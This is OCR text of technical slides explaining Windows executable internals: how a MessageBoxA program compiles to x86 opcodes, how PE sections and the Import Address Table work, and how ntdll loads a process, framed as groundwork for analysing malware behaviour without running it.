
The Final Goal 🚩

Get all the behavior of malware files without execution

General Compiler

aaaddress1@chroot.org

General Compiler



>_cat msgbox.c

```
#include <Windows.h>
int main()
{
    MessageBoxA(
        0, "hi there.", "info", 0
    );
    return 0;
}
```

based on
x86 Calling Convention


```c
#include <Windows.h>
int main() {
  MessageBoxA(
    0,
    "hi there.",
    "info", 0
  );
  return 0;
}
```

```
push 0
push "info"
push "hi there."
push 0
call MessageBoxA
xor eax, eax
ret
```

en.wikipedia.org/wiki/X86_calling_conventions

>_Compiler

```
push 0
push "info"
push "hi there."
push 0
call MessageBoxA
xor eax, eax
ret
```




.rdata section

.idata section
(Import Address Table)


>_Compiler

```
push 0
push offset "info"
push offset "hi there."
push 0
call MessageBoxA
xor eax, eax
ret
```




>_Compiler

```
push 0
push 0x40dead
push 0x40beef
push 0
call ds:0x40cafe
xor eax, eax
ret
```



>_ Assembler

```
push   0                ; 6A 00
push   0x40dead         ; 68 AD DE 40 00
push   0x40beef         ; 68 EF BE 40 00
push   0                ; 6A 00
call   ds:0x40cafe      ; FF 15 FE CA 00 00
xor    eax, eax         ; 33 C0
ret                     ; C3
```


10101101
11010101
0001010
.text Section
6A 00
68 AD DE 40 00
68 EF BE 40 00
6A 00
FF 15 FE CA 40 00
33 C0
C3
C:/
EXE
Main.exe
0xdead: "info"
0xbeef: "hi there."
.rdata Section
0xcafe: 0x7630EA99
.idata Section

The Implementation of WinAPI CreateProcess()

aaaddress1@chroot.org


>_Process?

2) mapping file into memory

1) create process
via CreateProcess()

Kernel (ring0)

AddressOfEntry



3) create first thread of this process,
point register eax to AddressOfEntry,
point ebx+8 (TIB base + 8) to image base,
and point eip to ntdll!LdrInitializeThunk

Application (ring3)

>_Process?

LdrMapAndSnapDependency:
fix import address table for
every loaded dll image

fix import address table,
fix export directory,
apply relocation, etc

ntdll!LdrInitializeThunk

Call Stack

_LdrpSnapModule
_LdrpMapAndSnapDependency
_LdrpMapDllWithSectionHandle
_LdrpLoadKnownDll
_LdrpFindOrPrepareLoadingModule
_LdrpLoadDllInternal
_LdrpLoadDll
_LdrLoadDll
_LdrpInitializeProcess
__LdrpInitialize
_LdrInitializeThunk

>_ntdll!LdrpSnapModule

```
1   int __usercall LdrpSnapModule(...) {
2       // do something for finding EAT of imported dll
3       ...
4
5       while ( true ) {
6           // loop to find export field of api name in imported dll base
7           while ( true ) {
8               v30 = *apiNameStr < *v29;
9               ...
10          }
11
12          // apiAddr = GetProcAddress( currDllBase, apiNameStr )
13          apiAddr = impDllBase+ *(impDllEAT + 4 * v36);
14          errorCode = 0;
15          ...
16
17          // repair thunk of Import Address Table
18          *iatField = apiAddr;
19          iatField ++;
20          ...
21      }
22      ...
```

>_Process?

AddressOfEntry@.text

Process

- iexplorer.exe
  - .text section
- ntdll.dll
- kernel32.dll
- ...

```
1
2   int __usercall _RtlUserThreadStart_Next(int entryPoint, int tib) {
3       _EXCEPTION_REGISTRATION_RECORD sehChain;
4       RtlInitializeExceptionChain(&tib); // setup SEH recorder chain
5
6       if ( Kernel32ThreadInitThunkFunction ) {
7           RtlDebugPrintTimes(Kernel32ThreadInitThunkFunction);
8           result = Kernel32ThreadInitThunkFunction(0, entryPoint);
9       }
10  }
```

```
12  int __usercall RtlUserThreadStart(int entryPoint, int tib) {
13
14      if ( LdrDelegatedRtlUserThreadStart == NULL )
15      _RtlUserThreadStart_Next(entryPoint, tib);
16
17      RtlDebugPrintTimes(LdrDelegatedRtlUserThreadStart); // don't care
18      __asm {
19          mov ecx, [LdrDelegatedRtlUserThreadStart]
20          jmp ecx
21      }
22  }
```

ntdll!RtlUserThreadStart

